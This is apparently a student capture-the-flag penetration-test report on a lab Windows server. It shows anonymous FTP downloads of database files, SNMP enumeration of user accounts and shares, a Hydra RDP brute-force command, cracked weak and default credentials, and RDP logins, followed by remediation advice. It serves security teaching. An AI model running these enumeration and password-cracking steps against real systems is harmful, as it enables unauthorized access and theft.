Moving to the bin directory there was nothing to be found. Likely due to the low-level privileges of the anonymous account. Moving to the tmp directory there is one directory named top_slider that cannot be accessed by anonymous and a single image file named img_ampty_posts.png.




```
ftp> cd /bin
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```




```
ftp> cd /tmp
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
12-20-17  09:27AM                 3233 img_ampty_posts.png
10-18-18  09:32AM       <DIR>          top_slider
226 Transfer complete.
ftp> 
```

Following this, I dug around downloading some of the files with the get function to get a better idea of what each was and then finally moving onto DB directory. In here there were two files, a file called db.sql and a file called goodshopping.bak. Both appeared to be important and potentially holding sensitive information.




```
ftp> cd /DB
250 CWD command successful.
ftp> ls -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
12-20-17  09:40AM                  988 db.sql
12-20-17  09:27AM              2924032 goodshopping.bak
226 Transfer complete.
```

Utilizing the get command, both files were downloaded using the get command in ftp. They were downloaded in binary mode as they would be unreadable otherwise.



```
ftp> get db.sql
local: db.sql remote: db.sql
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 18 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
988 bytes received in 0.02 secs (55.2792 kB/s)
ftp> get goodshopping.bak
local: goodshopping.bak remote: goodshopping.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 4375 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
2924032 bytes received in 0.14 secs (20.0669 MB/s)
```

The .bak appeared to be a backup of the website’s database. Attempting to open it up did not pan out as either some extra files that are necessary in order to recover a backup were missing, or the downloaded file had been corrupted. The db.sql file did work and was viewable through a text editor. The file seemed to access the main database and modify it by creating a table and an initial login with the username “smith” and password “smith123”.




```
USE [goodshopping]
GO
/****** Object:  Table [dbo].[Login]    Script Date: 20-Dec-17 10:35:18 AM ******/
SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
CREATE TABLE [dbo].[Login](
        [loginid] [int] IDENTITY(1,1) NOT NULL,
        [username] [nvarchar](50) NULL,
        [password] [nvarchar](50) NULL
) ON [PRIMARY]
GO
SET IDENTITY_INSERT [dbo].[Login] ON

INSERT [dbo].[Login] ([loginid], [username], [password]) VALUES (1, N'smith', N'smith123')

SET IDENTITY_INSERT [dbo].[Login] OFF
```

This ended up being a dead end as the website did not accept the username and password provided and does not appear to have a functioning backend.

SNMP


As mentioned in the vulnerability scans above, the SNMP server has a community name of public, allowing for easy access to a lot of potentially sensitive information. In order to utilize this vulnerability, I ran a snmp-check against the target box. The check produced multiple sections of information regarding the target box but system information, user accounts, and shares were some of the most valuable and sensitive.

The system information provides the hostname, the hardware used, the system and snmp uptime, and the domain.




```
root@kali:~# snmp-check 192.168.1.101
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.1.101:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address             : 192.168.1.101
  Hostname                    : Hacked
  Description                 : Hardware: Intel64 Family 6 Model 63 Stepping 2 AT/AT COMPATIBLE - Softwa
re: Windows Version 6.3 (Build 9600 Multiprocessor Free)
  Contact                     : HASH(0xDEADBEF)
  Location                    : -
  Uptime snmp                 : 19 days, 01:57:51.68
  Uptime system               : 18 days, 15:11:38.72
  System date                 : 2019-11-10 16:11:02.0
  Domain                      : WORKGROUP
```

The user accounts are arguably the most valuable information obtained from the snmp-check. Not including the SQLEXPRESS user accounts, there were 6 unique accounts discovered.



```
[*] User accounts:

  Guest
  Student
  Shiela Test
  Jason Qwerty
  Martin Apple
  SQLEXPRESS00
  SQLEXPRESS01
  SQLEXPRESS02
  SQLEXPRESS03
  SQLEXPRESS04
  SQLEXPRESS05
  SQLEXPRESS06
  SQLEXPRESS07
  SQLEXPRESS08
  SQLEXPRESS09
  SQLEXPRESS10
  SQLEXPRESS11
  SQLEXPRESS12
  SQLEXPRESS13
  SQLEXPRESS14
  SQLEXPRESS15
  SQLEXPRESS16
  SQLEXPRESS17
  SQLEXPRESS18
  SQLEXPRESS19
  SQLEXPRESS20
  Administrator
```


Additionally, the shares and paths for the shares were discovered for the target box. One of the shares seemingly being a specific share for the user Shiela.



```
[*] Share:

   Name                      : Users
    Path                     : C:\Users
    Comment                  :

   Name                      : myshare
    Path                     : C:\Users\Shiela\Desktop\myshare
    Comment                  :
```


Hydra

The user accounts gathered from the snmp-check were then placed into a text file named finalusers.txt to be used as a word dictionary for a login cracking attempt utilizing the Hydra tool. A password list text file called HugeWordList.txt was downloaded to be used as a word dictionary for the password cracking. The rdp port 3389 was shown to be open during the initial Nmap scans so that was selected as the target port on the system.




```
root@kali:~# hydra -V -f -L /root/finalusers.txt -P /root/HugeWordList.txt rdp://192.168.1.101
```

Hydra was launched and worked in the background on a separate terminal while other methods of breaking into the system were attempted. The cracker took roughly a day to find one valid username and password pair for the remote desktop on the target box. The username “shiela test” which was obtained from the snmp-check was paired with the password “test” which could have also been easily guessed as it is the second word of the username.




```
[ATTEMPT] target 192.168.1.101 - login "shiela test" - pass "test13" - 9963815 of 41627961 [child 2] (0/9)
[ATTEMPT] target 192.168.1.101 - login "shiela test" - pass "test14" - 9963816 of 41627961 [child 3] (0/9)
[3389][rdp] host: 192.168.1.101   login: shiela test   password: test
[STATUS] attack finished for 192.168.1.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-11 20:57:28
```

This password pattern was tested with the other two users with last names. Their last names were used as their passwords and hydra was able to verify that they worked for both Jason Qwerty and Martin Apple.




```
[3389][rdp] host: 192.168.1.101   login: jason qwerty   password: qwerty
[STATUS] attack finished for 192.168.1.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-28 15:12:
07
```



```
[3389][rdp] host: 192.168.1.101   login: martin apple   password: apple
[STATUS] attack finished for 192.168.1.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-28 15:12:
55
```


Considering the password strength for all regular users were extremely weak, I also attempted to guess the administrator password. Researching the windows server 2012 operating system provided me with the information that the administrator password gets set to the default of “Password123” when someone attempts to reset the admin password. Testing this out proved successful through hydra



```
[3389][rdp] host: 192.168.1.101   login: administrator   password: Password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-28 15:13:
29
```


Remote Desktop


After obtaining several valid usernames and passwords for rdp, I first attempted to access it using the rdesktop command and one of the regular user accounts.



```
root@kali:~# rdesktop -u "shiela test" -p test 192.168.1.101
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```


The username and password were successful as the remote desktop opened, logging into the account “shiela test” and giving us access to the desktop where the flag text file can be found and read.






Welcome to ITMS 443-543 . You have breached the machine

I also tested accessing remote desktop with an administrator account with the default password I had obtained. It proved successful and I managed to get access to the highest privilege account on the server.



Looking through this account I did not find a flag on the desktop but was able to look through the C: drive and found a flag placed right inside it.



Name	Date modified	Type	Size
inetpub	10/18/2018 10:08 ...	File folder	
PerfLogs	8/22/2013 10:52 AM	File folder	
Program Files	10/10/2019 4:36 AM	File folder	
Program Files (x86)	10/18/2018 1:07 PM	File folder	
SQLServer2017Media	10/18/2018 10:41 ...	File folder	
Users	10/8/2019 9:49 AM	File folder	
Windows	10/10/2019 7:03 AM	File folder	
Capture this flag	10/8/2019 9:36 AM	Text Document	1 KB

```
Welcome to ITMS 443-543 . You have breached the machine
```

Conclusion

The target system allows for far too much sensitive information to be obtainable with simple reconnaissance techniques. Information regarding the services running on it and the users on the account both play a large role in providing an open path for an attacker to breach through. The current service setups are not adequate and need to be reevaluated to determine their necessity and their need for such relaxed access. A fair amount of vulnerable services can either be tightened simply or removed all together. There is also a need to encrypt any sensitive data being transmitted over a network as there are multiple avenues for a man in the middle attack to be launched. The policy concerning password creation also needs to be tightened as it was both far to easy to crack and guess a password for a user with a significant amount of privileges. The use of users' last names as passwords is unacceptable and needs to be amended and the user of a default password for the administrator account is even more egregious. The administrator account is far too easy to access.

The goal of this penetration test was to gain access into the system and discover a flag text file after obtaining the required privilege level. This goal was accomplished. An attack on the target system could lead to it being completely compromised, user information being stolen, or the system being severely damaged.

Vulnerability Details

Weak Credentials

Impact: High

Description: User accounts with a significant amount of privileges and access are protected with a weak password which can be found in it's username. The administrator account still contains a default password. This can lead to an attacker easily guessing the password without having to do anything and gain enough access to steal valuable information or permanently damage the system.

Remediation: Ensure that all accounts are protected with complex passwords or passphrases. Avoid using common words, words found in the username, or words commonly found or constructed with the help of a dictionary.

HTTP.sys Remote Code Execution Vulnerability

Impact: High

Description: The host system is missing an important security update. The current version of the system allows for an attacker to run arbitrary code. This can allow for numerous sorts of malicious code to damage the system or take control of it.

Remediation: Update the operating system to the newest security patch.

SNMP Agent Default Community Name (Public)

Impact: High

Description: The remote SNMP server has a default community name called "Public" which can be guessed. This allows for an attacker to gain more information about the remote host or modify the configuration of the system.

Remediation: If SNMP is not being used it is recommended to disable it outright. Otherwise, filtering incoming UDP packets or changing the community string should mitigate the risk.

Elevation of Privilege Vulnerability in SAM and LSAD Protocols

Impact: Medium

Description: The remote windows host is affected by an elevation of privilege vulnerability in the SAM and LSAD protocols due to improper authentication level negotiation over RPC channels. A man in the middle attack could force the authentication elvel to downgrade and allow them to impersonate an authentication user to access the SAM database.

Remediation: Update the operating system to the newest security patch.

RDP Server Man-in-the-Middle Weakness

Impact: Medium

Description: The RDP server is vulnerable to MiTM attacks as the RDP client makes no effort to validate the identity of the server when setting up encryption. A MiTM attack would allow an attacker to gather sensitive information transmitted, including usernames and passwords.

Remediation: Force the use of SSL if supported or select the "Allow connections only from computers running Remote Desktop with Network Level Authenticator" setting if it is available.

SSL Certicate Vulnerabilities

Impact: Medium

Description: SSL certificates are either not trusted, have the wrong hostname, or have weak encryptions. These vulnerabilities can lead to attackers generating another certificate with the same signature in order to masquerade as the affected service.

Remediation: Contact the Certification Authority to have the certificates reissued and purchase or generate a proper certificate.

MSRPC Services Enumeration Reporting

Impact: Medium

Description: The MSRPC services running on the host can be enumerated by connecting on port 135 and doing the appropriate queries. This can allow an attacker to gain a lot of information about the remote host.

Remediation: Filtering incoming traffic to port 135 should alleviate the issue.

Anonymous FTP Login

Impact: Medium

Description: The FTP service on the remote host allows anonymous logins which can be used to gain access to files with ease. This allows them access to several files and directories that contain sensitive information or are vital to running the websites. Attackers could end up stealing, damaging, or modifying any of these visible files.

Remediation: Disable anonymous logins.

Cleartext Transmission Vulnerabilities

Impact: Medium

Description: There are several services such as FTP and the website, which transmitts through HTTP, where sensitive information is sent in unencrypted cleartext. This information is usually username and passwords and it allows for an attacker to eavesdrop on the communications with a man in the middle attack.

Remediation: Enforce the transmission of data via an ecrypted SSL/TLS connection or redirect all users to the secured connection before allowing sensitive data to be input. For the FTP service, enabling FTPS or enforcing the connection via the 'AUTH TLS' command should mitigate the issue.

SMB Signing not Required

Impact: Medium

Description: Signing is not required on the remote SMB server, allowing an unauthenticated, remote attacker to exploit this by conducting a man in the middle attack against the server and gaining sensitive information from it.

Remediation: Enforce message signing in the host's configuration.

Banner Grabbing

Impact: Low

Description: Information about specific service versions such as the web-server are easily obtainable through a banner grab. This is mostly used as a first step to uncover more impactful vulnerabilities in a system to exploit.

Remediation: Edit and hide banner and http header information to prevent unnecessary visible information.